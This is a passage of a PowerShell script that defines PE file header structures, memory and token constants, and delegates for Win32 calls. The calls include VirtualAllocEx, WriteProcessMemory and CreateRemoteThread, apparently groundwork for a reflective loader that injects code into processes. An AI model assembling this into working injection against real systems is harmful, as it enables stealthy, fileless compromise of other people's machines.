       ($TypeBuilder.DefineField(‘Architecture’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(168) | Out-Null
       ($TypeBuilder.DefineField(‘GlobalPtr’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(176) | Out-Null
       ($TypeBuilder.DefineField(‘TLSTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(184) | Out-Null
       ($TypeBuilder.DefineField(‘LoadConfigTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(192) | Out-Null
       ($TypeBuilder.DefineField(‘BoundImport’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(200) | Out-Null
       ($TypeBuilder.DefineField(‘IAT’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(208) | Out-Null
       ($TypeBuilder.DefineField(‘DelayImportDescriptor’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(216) | Out-Null
       ($TypeBuilder.DefineField(‘CLRRuntimeHeader’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(224) | Out-Null
       ($TypeBuilder.DefineField(‘Reserved’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(232) | Out-Null
       $IMAGE_OPTIONAL_HEADER64 = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER64 -Value $IMAGE_OPTIONAL_HEADER64

       #Struct IMAGE_OPTIONAL_HEADER32
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_OPTIONAL_HEADER32’, $Attributes, [System.ValueType], 224)
       ($TypeBuilder.DefineField(‘Magic’, $MagicType, ‘Public’)).SetOffset(0) | Out-Null
       ($TypeBuilder.DefineField(‘MajorLinkerVersion’, [Byte], ‘Public’)).SetOffset(2) | Out-Null
       ($TypeBuilder.DefineField(‘MinorLinkerVersion’, [Byte], ‘Public’)).SetOffset(3) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfCode’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfInitializedData’, [UInt32], ‘Public’)).SetOffset(8) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfUninitializedData’, [UInt32], ‘Public’)).SetOffset(12) | Out-Null
       ($TypeBuilder.DefineField(‘AddressOfEntryPoint’, [UInt32], ‘Public’)).SetOffset(16) | Out-Null
       ($TypeBuilder.DefineField(‘BaseOfCode’, [UInt32], ‘Public’)).SetOffset(20) | Out-Null
       ($TypeBuilder.DefineField(‘BaseOfData’, [UInt32], ‘Public’)).SetOffset(24) | Out-Null
       ($TypeBuilder.DefineField(‘ImageBase’, [UInt32], ‘Public’)).SetOffset(28) | Out-Null
       ($TypeBuilder.DefineField(‘SectionAlignment’, [UInt32], ‘Public’)).SetOffset(32) | Out-Null
       ($TypeBuilder.DefineField(‘FileAlignment’, [UInt32], ‘Public’)).SetOffset(36) | Out-Null
       ($TypeBuilder.DefineField(‘MajorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(40) | Out-Null
       ($TypeBuilder.DefineField(‘MinorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(42) | Out-Null
       ($TypeBuilder.DefineField(‘MajorImageVersion’, [UInt16], ‘Public’)).SetOffset(44) | Out-Null
       ($TypeBuilder.DefineField(‘MinorImageVersion’, [UInt16], ‘Public’)).SetOffset(46) | Out-Null
       ($TypeBuilder.DefineField(‘MajorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(48) | Out-Null
       ($TypeBuilder.DefineField(‘MinorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(50) | Out-Null
       ($TypeBuilder.DefineField(‘Win32VersionValue’, [UInt32], ‘Public’)).SetOffset(52) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfImage’, [UInt32], ‘Public’)).SetOffset(56) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeaders’, [UInt32], ‘Public’)).SetOffset(60) | Out-Null
       ($TypeBuilder.DefineField(‘CheckSum’, [UInt32], ‘Public’)).SetOffset(64) | Out-Null
       ($TypeBuilder.DefineField(‘Subsystem’, $SubSystemType, ‘Public’)).SetOffset(68) | Out-Null
       ($TypeBuilder.DefineField(‘DllCharacteristics’, $DllCharacteristicsType, ‘Public’)).SetOffset(70) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfStackReserve’, [UInt32], ‘Public’)).SetOffset(72) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfStackCommit’, [UInt32], ‘Public’)).SetOffset(76) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeapReserve’, [UInt32], ‘Public’)).SetOffset(80) | Out-Null
       ($TypeBuilder.DefineField(‘SizeOfHeapCommit’, [UInt32], ‘Public’)).SetOffset(84) | Out-Null
       ($TypeBuilder.DefineField(‘LoaderFlags’, [UInt32], ‘Public’)).SetOffset(88) | Out-Null
       ($TypeBuilder.DefineField(‘NumberOfRvaAndSizes’, [UInt32], ‘Public’)).SetOffset(92) | Out-Null
       ($TypeBuilder.DefineField(‘ExportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(96) | Out-Null
       ($TypeBuilder.DefineField(‘ImportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(104) | Out-Null
       ($TypeBuilder.DefineField(‘ResourceTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(112) | Out-Null
       ($TypeBuilder.DefineField(‘ExceptionTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(120) | Out-Null
       ($TypeBuilder.DefineField(‘CertificateTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(128) | Out-Null
       ($TypeBuilder.DefineField(‘BaseRelocationTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(136) | Out-Null
       ($TypeBuilder.DefineField(‘Debug’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(144) | Out-Null
       ($TypeBuilder.DefineField(‘Architecture’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(152) | Out-Null
       ($TypeBuilder.DefineField(‘GlobalPtr’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(160) | Out-Null
       ($TypeBuilder.DefineField(‘TLSTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(168) | Out-Null
       ($TypeBuilder.DefineField(‘LoadConfigTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(176) | Out-Null
       ($TypeBuilder.DefineField(‘BoundImport’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(184) | Out-Null
       ($TypeBuilder.DefineField(‘IAT’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(192) | Out-Null
       ($TypeBuilder.DefineField(‘DelayImportDescriptor’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(200) | Out-Null
       ($TypeBuilder.DefineField(‘CLRRuntimeHeader’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(208) | Out-Null
       ($TypeBuilder.DefineField(‘Reserved’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(216) | Out-Null
       $IMAGE_OPTIONAL_HEADER32 = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER32 -Value $IMAGE_OPTIONAL_HEADER32

       #Struct IMAGE_NT_HEADERS64
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_NT_HEADERS64’, $Attributes, [System.ValueType], 264)
       $TypeBuilder.DefineField(‘Signature’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘FileHeader’, $IMAGE_FILE_HEADER, ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘OptionalHeader’, $IMAGE_OPTIONAL_HEADER64, ‘Public’) | Out-Null
       $IMAGE_NT_HEADERS64 = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS64 -Value $IMAGE_NT_HEADERS64
       
       #Struct IMAGE_NT_HEADERS32
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_NT_HEADERS32’, $Attributes, [System.ValueType], 248)
       $TypeBuilder.DefineField(‘Signature’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘FileHeader’, $IMAGE_FILE_HEADER, ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘OptionalHeader’, $IMAGE_OPTIONAL_HEADER32, ‘Public’) | Out-Null
       $IMAGE_NT_HEADERS32 = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS32 -Value $IMAGE_NT_HEADERS32

       #Struct IMAGE_DOS_HEADER
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_DOS_HEADER’, $Attributes, [System.ValueType], 64)
       $TypeBuilder.DefineField(‘e_magic’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_cblp’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_cp’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_crlc’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_cparhdr’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_minalloc’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_maxalloc’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_ss’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_sp’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_csum’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_ip’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_cs’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_lfarlc’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_ovno’, [UInt16], ‘Public’) | Out-Null

       $e_resField = $TypeBuilder.DefineField(‘e_res’, [UInt16[]], ‘Public, HasFieldMarshal’)
       $ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
       $FieldArray = @([System.Runtime.InteropServices.MarshalAsAttribute].GetField(‘SizeConst’))
       $AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 4))
       $e_resField.SetCustomAttribute($AttribBuilder)

       $TypeBuilder.DefineField(‘e_oemid’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘e_oeminfo’, [UInt16], ‘Public’) | Out-Null

       $e_res2Field = $TypeBuilder.DefineField(‘e_res2’, [UInt16[]], ‘Public, HasFieldMarshal’)
       $ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
       $AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 10))
       $e_res2Field.SetCustomAttribute($AttribBuilder)

       $TypeBuilder.DefineField(‘e_lfanew’, [Int32], ‘Public’) | Out-Null
       $IMAGE_DOS_HEADER = $TypeBuilder.CreateType()    
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DOS_HEADER -Value $IMAGE_DOS_HEADER

       #Struct IMAGE_SECTION_HEADER
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_SECTION_HEADER’, $Attributes, [System.ValueType], 40)

       $nameField = $TypeBuilder.DefineField(‘Name’, [Char[]], ‘Public, HasFieldMarshal’)
       $ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
       $AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 8))
       $nameField.SetCustomAttribute($AttribBuilder)

       $TypeBuilder.DefineField(‘VirtualSize’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘SizeOfRawData’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘PointerToRawData’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘PointerToRelocations’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘PointerToLinenumbers’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfRelocations’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfLinenumbers’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
       $IMAGE_SECTION_HEADER = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_SECTION_HEADER -Value $IMAGE_SECTION_HEADER

       #Struct IMAGE_BASE_RELOCATION
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_BASE_RELOCATION’, $Attributes, [System.ValueType], 8)
       $TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘SizeOfBlock’, [UInt32], ‘Public’) | Out-Null
       $IMAGE_BASE_RELOCATION = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_BASE_RELOCATION -Value $IMAGE_BASE_RELOCATION

       #Struct IMAGE_IMPORT_DESCRIPTOR
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_IMPORT_DESCRIPTOR’, $Attributes, [System.ValueType], 20)
       $TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘ForwarderChain’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Name’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘FirstThunk’, [UInt32], ‘Public’) | Out-Null
       $IMAGE_IMPORT_DESCRIPTOR = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_IMPORT_DESCRIPTOR -Value $IMAGE_IMPORT_DESCRIPTOR

       #Struct IMAGE_EXPORT_DIRECTORY
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_EXPORT_DIRECTORY’, $Attributes, [System.ValueType], 40)
       $TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘MajorVersion’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘MinorVersion’, [UInt16], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Name’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Base’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfFunctions’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘NumberOfNames’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘AddressOfFunctions’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘AddressOfNames’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘AddressOfNameOrdinals’, [UInt32], ‘Public’) | Out-Null
       $IMAGE_EXPORT_DIRECTORY = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_EXPORT_DIRECTORY -Value $IMAGE_EXPORT_DIRECTORY
       
       #Struct LUID
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘LUID’, $Attributes, [System.ValueType], 8)
       $TypeBuilder.DefineField(‘LowPart’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘HighPart’, [UInt32], ‘Public’) | Out-Null
       $LUID = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name LUID -Value $LUID
       
       #Struct LUID_AND_ATTRIBUTES
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘LUID_AND_ATTRIBUTES’, $Attributes, [System.ValueType], 12)
       $TypeBuilder.DefineField(‘Luid’, $LUID, ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Attributes’, [UInt32], ‘Public’) | Out-Null
       $LUID_AND_ATTRIBUTES = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name LUID_AND_ATTRIBUTES -Value $LUID_AND_ATTRIBUTES
       
       #Struct TOKEN_PRIVILEGES
       $Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
       $TypeBuilder = $ModuleBuilder.DefineType(‘TOKEN_PRIVILEGES’, $Attributes, [System.ValueType], 16)
       $TypeBuilder.DefineField(‘PrivilegeCount’, [UInt32], ‘Public’) | Out-Null
       $TypeBuilder.DefineField(‘Privileges’, $LUID_AND_ATTRIBUTES, ‘Public’) | Out-Null
       $TOKEN_PRIVILEGES = $TypeBuilder.CreateType()
       $Win32Types | Add-Member -MemberType NoteProperty -Name TOKEN_PRIVILEGES -Value $TOKEN_PRIVILEGES

       return $Win32Types
   }

   Function Get-Win32Constants
   {
       $Win32Constants = New-Object System.Object
       
       $Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_COMMIT -Value 0x00001000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RESERVE -Value 0x00002000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOACCESS -Value 0x01
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READONLY -Value 0x02
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_READWRITE -Value 0x04
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_WRITECOPY -Value 0x08
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE -Value 0x10
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READ -Value 0x20
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_READWRITE -Value 0x40
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_EXECUTE_WRITECOPY -Value 0x80
       $Win32Constants | Add-Member -MemberType NoteProperty -Name PAGE_NOCACHE -Value 0x200
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_ABSOLUTE -Value 0
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_HIGHLOW -Value 3
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_REL_BASED_DIR64 -Value 10
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_DISCARDABLE -Value 0x02000000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_EXECUTE -Value 0x20000000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_READ -Value 0x40000000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_WRITE -Value 0x80000000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_SCN_MEM_NOT_CACHED -Value 0x04000000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_DECOMMIT -Value 0x4000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_EXECUTABLE_IMAGE -Value 0x0002
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_DLL -Value 0x2000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE -Value 0x40
       $Win32Constants | Add-Member -MemberType NoteProperty -Name IMAGE_DLLCHARACTERISTICS_NX_COMPAT -Value 0x100
       $Win32Constants | Add-Member -MemberType NoteProperty -Name MEM_RELEASE -Value 0x8000
       $Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_QUERY -Value 0x0008
       $Win32Constants | Add-Member -MemberType NoteProperty -Name TOKEN_ADJUST_PRIVILEGES -Value 0x0020
       $Win32Constants | Add-Member -MemberType NoteProperty -Name SE_PRIVILEGE_ENABLED -Value 0x2
       $Win32Constants | Add-Member -MemberType NoteProperty -Name ERROR_NO_TOKEN -Value 0x3f0
       
       return $Win32Constants
   }

   Function Get-Win32Functions
   {
       $Win32Functions = New-Object System.Object
       
       $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
       $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
       $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
       $Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc
       
       $VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
       $VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
       $VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $VirtualAllocExDelegate)
       $Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx
       
       $memcpyAddr = Get-ProcAddress msvcrt.dll memcpy
       $memcpyDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
       $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
       
       $memsetAddr = Get-ProcAddress msvcrt.dll memset
       $memsetDelegate = Get-DelegateType @([IntPtr], [Int32], [IntPtr]) ([IntPtr])
       $memset = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memsetAddr, $memsetDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name memset -Value $memset
       
       $LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
       $LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
       $LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr, $LoadLibraryDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name LoadLibrary -Value $LoadLibrary
       
       $GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
       $GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
       $GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr, $GetProcAddressDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddress -Value $GetProcAddress
       
       $GetProcAddressIntPtrAddr = Get-ProcAddress kernel32.dll GetProcAddress #This is still GetProcAddress, but instead of PowerShell converting the string to a pointer, you must do it yourself
       $GetProcAddressIntPtrDelegate = Get-DelegateType @([IntPtr], [IntPtr]) ([IntPtr])
       $GetProcAddressIntPtr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressIntPtrAddr, $GetProcAddressIntPtrDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name GetProcAddressIntPtr -Value $GetProcAddressIntPtr
       
       $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
       $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32]) ([Bool])
       $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
       $Win32Functions | Add-Member NoteProperty -Name VirtualFree -Value $VirtualFree
       
       $VirtualFreeExAddr = Get-ProcAddress kernel32.dll VirtualFreeEx
       $VirtualFreeExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32]) ([Bool])
       $VirtualFreeEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeExAddr, $VirtualFreeExDelegate)
       $Win32Functions | Add-Member NoteProperty -Name VirtualFreeEx -Value $VirtualFreeEx
       
       $VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
       $VirtualProtectDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
       $VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectAddr, $VirtualProtectDelegate)
       $Win32Functions | Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect
       
       $GetModuleHandleAddr = Get-ProcAddress kernel32.dll GetModuleHandleA
       $GetModuleHandleDelegate = Get-DelegateType @([String]) ([IntPtr])
       $GetModuleHandle = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetModuleHandleAddr, $GetModuleHandleDelegate)
       $Win32Functions | Add-Member NoteProperty -Name GetModuleHandle -Value $GetModuleHandle
       
       $FreeLibraryAddr = Get-ProcAddress kernel32.dll FreeLibrary
       $FreeLibraryDelegate = Get-DelegateType @([IntPtr]) ([Bool])
       $FreeLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($FreeLibraryAddr, $FreeLibraryDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name FreeLibrary -Value $FreeLibrary
       
       $OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
       $OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
       $OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenProcessAddr, $OpenProcessDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name OpenProcess -Value $OpenProcess
       
       $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
       $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [UInt32]) ([UInt32])
       $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSingleObjectDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name WaitForSingleObject -Value $WaitForSingleObject
       
       $WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
       $WriteProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
       $WriteProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WriteProcessMemoryAddr, $WriteProcessMemoryDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory
       
       $ReadProcessMemoryAddr = Get-ProcAddress kernel32.dll ReadProcessMemory
       $ReadProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([Bool])
       $ReadProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($ReadProcessMemoryAddr, $ReadProcessMemoryDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name ReadProcessMemory -Value $ReadProcessMemory
       
       $CreateRemoteThreadAddr = Get-ProcAddress kernel32.dll CreateRemoteThread
       $CreateRemoteThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
       $CreateRemoteThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateRemoteThreadAddr, $CreateRemoteThreadDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name CreateRemoteThread -Value $CreateRemoteThread
       
       $GetExitCodeThreadAddr = Get-ProcAddress kernel32.dll GetExitCodeThread
       $GetExitCodeThreadDelegate = Get-DelegateType @([IntPtr], [Int32].MakeByRefType()) ([Bool])
       $GetExitCodeThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetExitCodeThreadAddr, $GetExitCodeThreadDelegate)
       $Win32Functions | Add-Member -MemberType NoteProperty -Name GetExitCodeThread -Value $GetExitCodeThread
       
       $OpenThreadTokenAddr = Get-ProcAddress Advapi32.dll OpenThreadToken
       $OpenThreadTokenDelegate = Get-DelegateType @([IntPtr], [UInt32], [Bool], [IntPtr].MakeByRefType()) ([Bool])
